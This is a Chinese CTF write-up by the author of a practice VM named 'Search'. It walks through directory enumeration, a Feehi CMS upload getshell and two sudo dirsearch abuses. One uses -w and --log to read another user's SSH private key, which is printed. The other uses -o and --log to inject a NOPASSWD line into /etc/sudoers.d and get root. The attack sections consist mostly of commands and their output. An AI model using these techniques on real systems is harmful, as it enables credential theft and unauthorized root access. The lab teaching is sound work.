
11、靶机导出

导出虚拟机


指定靶机


导出虚拟电脑
虚拟电脑(M)
Ready
Real Saga
Regex
Search
Secure
spiteful
SudoHome
格式设置(S)
虚拟电脑导出设置(S)
帮助(H)
完成(F)
取消(C)

导出路径选择



导出后，可以把这个靶机ova文件分发给选手




12、测试


存活主机扫描、端口扫描过程略

80 端口目录扫描

```
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.6.140/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt,log,bak,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 80684]
/index.php            (Status: 200) [Size: 80676]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.6.140/uploads/]
/admin                (Status: 301) [Size: 314] [--> http://192.168.6.140/admin/]
/static               (Status: 301) [Size: 315] [--> http://192.168.6.140/static/]
/assets               (Status: 301) [Size: 315] [--> http://192.168.6.140/assets/]
/php                  (Status: 200) [Size: 58255]
/java                 (Status: 200) [Size: 64546]
/install.php          (Status: 200) [Size: 94]
/api                  (Status: 301) [Size: 312] [--> http://192.168.6.140/api/]
/javascript           (Status: 200) [Size: 62968]
/Java                 (Status: 200) [Size: 64546]
/robots.txt           (Status: 200) [Size: 25]
/setup.txt            (Status: 200) [Size: 18]
/JavaScript           (Status: 200) [Size: 62969]
Progress: 19867 / 1543913 (1.29%)
```

通过 setup.txt admin：MazeSec2025 进入后台，复现 https://github.com/liufee/cms/issues/70






读取公钥

```
touch /tmp/111
chmod 777 /tmp/111
sudo -u 7r1umphk dirsearch -u http://127.0.0.1/ -w
/home/7r1umphk/.ssh/authorized_keys --log=/tmp/111
```

可以看出是 ed25519算法生成





尝试读取私钥

```
rm /tmp/111
touch /tmp/111
chmod 777 /tmp/111
sudo -u 7r1umphk dirsearch -u http://127.0.0.1/ -w
/home/7r1umphk/.ssh/id_ed25519 --log=/tmp/111 -t 1
```

并发扫描，读取私钥的行顺序有点乱了，可以指定线程数为1，拼接出完整私钥

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg
AwAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyA
AAAECPxip0hGT4O48HAkEWglmNjSaDrr8tXi1W+inEP7eAS32uUbVOyxF8xzVaY+wqMcub
DBUbS6Ri8priYyRiyZbIAAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```





sudo 配置文件有容错性，构造个 sudo 给 7r1umphk

> 另外你还可以选择尝试控制输出写入公钥，如果靶机是 alpine ， 你还可以尝试 定时任务。

```
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL
```

构造 payload

```
rm /tmp/222
touch /tmp/222
chmod 777 /tmp/222
sudo -u root dirsearch -u http://127.0.0.1/ -o /etc/sudoers.d/sbash  --
format=plain --log='
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL
'
```

```
7r1umphk@Search:/tmp$ sudo -l
/etc/sudoers.d/sbash:5:14: syntax error
200    12KB  http://127.0.0.1/php
             ^~~~
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
    (ALL : ALL) NOPASSWD: ALL
7r1umphk@Search:/tmp$ sudo bash
/etc/sudoers.d/sbash:5:14: syntax error
200    12KB  http://127.0.0.1/php
             ^~~~
root@Search:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Search:/tmp#
```

13、出题人分享（可选）

靶机构建之前，相信你已经有了完整的思路，你是否愿意分享更多细节让选手在靶机截至后了解这个靶机?

```
01、靶机灵感：最近学习到什么新的骚姿势让你迫不及待构建一台靶机与群友分享，或者你希望构建一台靶机让群友学到什么新东西？
02、靶机用户：这个靶机都有哪些用户？
03、靶机细节：分享下这台靶机的细节。
04、攻击流程简述：简单讲讲攻击流程。
05、靶机重点：你最想让选手学到的点是什么？
06、选手卡点：你觉得选手可能会卡在哪些点？
07、可行测试：你能否在本地环境成功测试？
08、靶机名称：这个靶机名字有什么故事吗？
```

01、靶机灵感

前段时间老夜出了 spiteful 靶机，其中最后的提权点是 rkhunter 工具的参数功能挖掘，有群友通过配置文件执行脚本拿到了提权，比较优雅。我通过挖掘 rkhunter 工具的参数，观察工具写入日志的行为，发现日志似乎可控，于是有了控制日志内容写入，在日志数据格式不完全可控条件下，可以构造出部分一行或多行可控内容，另外我总结了三种写入内容不完全可控下的提权：1、写入一行公钥，2、定时任务，3、sudoers.d 授权文件，具体看利用配置文件内容容错性实现权限提升的三种方式

在老夜这个靶机的启发下，我深入挖掘了一下 dirsearch 的参数功能，发现它也存在类似的写入内容不完全可控的场景，于是我设计了这个靶机，让选手通过挖掘 dirsearch 的参数功能实现提权。

02、靶机用户

- www-data (web 入口)
- 7r1umphk (关键用户)
- root

03、靶机细节

1、入口选择了 Github 上一个开源 CMS 框架，通过常规端口扫描即可发现 80 端口，再结合指纹/标题/路径信息可以识别出是 Feehi CMS。

Feehi CMS地址：https://github.com/liufee/cms
文件上传getshell issue地址：https://github.com/liufee/cms/issues/70

2、给www-data用户授予了sudo -u 7r1umphk 权限，利用 dirsearch 的 `-w` 参数指定 7r1umphk 用户私钥作为字典，让 dirsearch 以 7r1umphk 身份读取该文件，并通过 `--log` 参数把每一行内容拼接到请求 URL 中写入日志文件，从而间接泄露 7r1umphk 的私钥内容。（甜品级利用）

利用条件：

- 1、任意web站点
- 2、任意文件读取
- 3、存在可写可读目录（/tmp）
- 4、使用--log参数指定可读文件

演示（节选部分）：

```
┌──(npc㉿kali)-[~/test]
└─$ touch /tmp/dirsearch.log && chmod 777 /tmp/dirsearch.log

┌──(npc㉿kali)-[~/test]
└─$ dirsearch -u http://127.0.0.1/  -w /etc/passwd --log=/tmp/dirsearch.log

┌──(npc㉿kali)-[~/test]
└─$ cat /tmp/dirsearch.log
2025-12-07 01:36:13,771 [INFO] "GET
http://127.0.0.1/mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,773 [INFO] "GET
http://127.0.0.1/bin:x:2:2:bin:/bin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,775 [INFO] "GET
http://127.0.0.1/nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" 404
- 335B
2025-12-07 01:36:13,777 [INFO] "GET
http://127.0.0.1/root:x:0:0:root:/root:/usr/bin/zsh" 404 - 335B
2025-12-07 01:36:13,778 [INFO] "GET
http://127.0.0.1/sync:x:4:65534:sync:/bin:/bin/sync" 404 - 335B
```

```
2025-12-07 01:36:13,752 [DEBUG] Skipped the second test for "/***.js"
2025-12-07 01:36:13,771 [INFO] "GET http://127.0.0.1/mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,773 [INFO] "GET http://127.0.0.1/bin:x:2:2:bin:/bin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,775 [INFO] "GET http://127.0.0.1/nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,777 [INFO] "GET http://127.0.0.1/root:x:0:0:root:/root:/usr/bin/zsh" 404 - 335B
2025-12-07 01:36:13,778 [INFO] "GET http://127.0.0.1/sync:x:4:65534:sync:/bin:/bin/sync" 404 - 335B
2025-12-07 01:36:13,779 [INFO] "GET http://127.0.0.1/man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,783 [INFO] "GET http://127.0.0.1/sys:x:3:3:sys:/dev:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,786 [INFO] "GET http://127.0.0.1/strongswan:x:104:65534::/var/lib/strongswan:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,790 [INFO] "GET http://127.0.0.1/backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,791 [INFO] "GET http://127.0.0.1/lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,793 [INFO] "GET http://127.0.0.1/dhcpcd:x:100:65534:DHCP%20Client%20Daemon,,,:/usr/lib/dhcpcd:/bin/false" 404 - 335B
2025-12-07 01:36:13,794 [INFO] "GET http://127.0.0.1/list:x:38:38:Mailing%20List%20Manager:/var/list:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,795 [INFO] "GET http://127.0.0.1/_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,797 [INFO] "GET http://127.0.0.1/games:x:5:60:games:/usr/games:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,799 [INFO] "GET http://127.0.0.1/systemd-timesync:x:992:992:systemd%20Time%20Synchronization:/:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,801 [INFO] "GET http://127.0.0.1/mysql:x:102:102:MariaDB%20Server,,,:/nonexistent:/bin/false" 404 - 335B
2025-12-07 01:36:13,802 [INFO] "GET http://127.0.0.1/proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,805 [INFO] "GET http://127.0.0.1/www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,807 [INFO] "GET http://127.0.0.1/uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,808 [INFO] "GET http://127.0.0.1/irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,812 [INFO] "GET http://127.0.0.1/_galera:x:101:65534::/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,814 [INFO] "GET http://127.0.0.1/systemd-network:x:998:998:systemd%20Network%20Management:/:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,815 [INFO] "GET http://127.0.0.1/tss:x:103:103:TPM%20software%20stack,,,:/var/lib/tpm:/bin/false" 404 - 335B
2025-12-07 01:36:13,816 [INFO] "GET http://127.0.0.1/daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,817 [INFO] "GET http://127.0.0.1/news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,823 [INFO] "GET http://127.0.0.1/_gophish:x:105:105::/var/lib/gophish:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,827 [INFO] "GET http://127.0.0.1/iodine:x:106:65534::/run/iodine:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,829 [INFO] "GET http://127.0.0.1/messagebus:x:107:106::/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,830 [INFO] "GET http://127.0.0.1/tcpdump:x:108:107::/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,836 [INFO] "GET http://127.0.0.1/miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin" 404 - 335B
```

3、重命名 root.txt，避免被猜中常规路径 `/root/root.txt`，迫使选手挖掘其他参数功能，回家的诱惑（/root/）

4、给 7r1umphk 用户授予了sudo -u root 权限，利用dirsearch -o 参数指定一个输出文件，再利用 format 参数指定输出格式为plain，这会记录 dirsearch 的扫描结果/运行信息，包括 dirsearch 的命令行启动参数，如果可以在启动命令行参数里插入一段单行可控的 payload（例如一条 sudo授权 行或一条公钥），就可以把这段内容写入公钥、sudoers.d/实现提权，后续如何利用就随意了。

利用条件：

- 1、构造可控web站点，确保dirsearch默认字典可以扫到东西，扫到东西才会生成输出文件
- 2、利用 -o 参数控制任意文件
- 3、使用 -format 参数指定输出类型为plain，这个类型下，会记录 dirsearch 的启动命令行参数
- 4、使用 --log 参数值控制写入内容

演示：

```
┌──(npc㉿kali)-[~/test]
└─$ dirsearch -u http://127.0.0.1/  -o 2.txt --format=plain --log '
* * * * * root /bin/bash -c whoami'

Output File: 2.txt
Log File: /home/npc/test/
* * * * * root /bin/bash -c whoami

Target: http://127.0.0.1/

[01:26:07] Starting:
[01:26:10] 200 -  183B  - /2.txt
CTRL+C detected: Pausing threads, please wait...

┌──(npc㉿kali)-[~/test]
└─$ cat 2.txt
# Dirsearch started Sun Dec  7 01:26:10 2025 as: /home/npc/.local/bin/dirsearch -
u http://127.0.0.1/ -o 2.txt --format=plain --log
* * * * * root /bin/bash -c whoami

200   183B   http://127.0.0.1/2.txt
```

补充细节：dirsearch 运行过程真的会把启动命令行的文件和目录创建出来，但是不重要

```
┌──(npc㉿kali)-[~/test]
└─$ ls
''$'\n''111'  ''$'\n''* * * * * root '
```

```
┌──(npc㉿kali)-[~/test/test]
└─$ dirsearch -u http://127.0.0.1/  -o 2.txt --format=plain --log '
quote> 111'
/home/npc/.local/share/pipx/venvs/dirsearch/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pk
 https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early
ackage or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: 2.txt

Log File: /home/npc/test/test/
111

Target: http://127.0.0.1/

[16:58:02] Starting:
[16:58:05] 200 -   15B  - /1.txt
[16:58:05] 200 -  173B  - /2.txt
CTRL+C detected: Pausing threads, please wait...

Task Completed
```

```
┌──(npc㉿kali)-[~/test/test]
└─$ cat 2.txt
# Dirsearch started Thu Dec  4 16:58:05 2025 as: /home/npc/.local/bin/dirsearch -u http://127.0.0.1/ -o 2.txt --format=plain --log
111

200    15B   http://127.0.0.1/1.txt
200   173B   http://127.0.0.1/2.txt

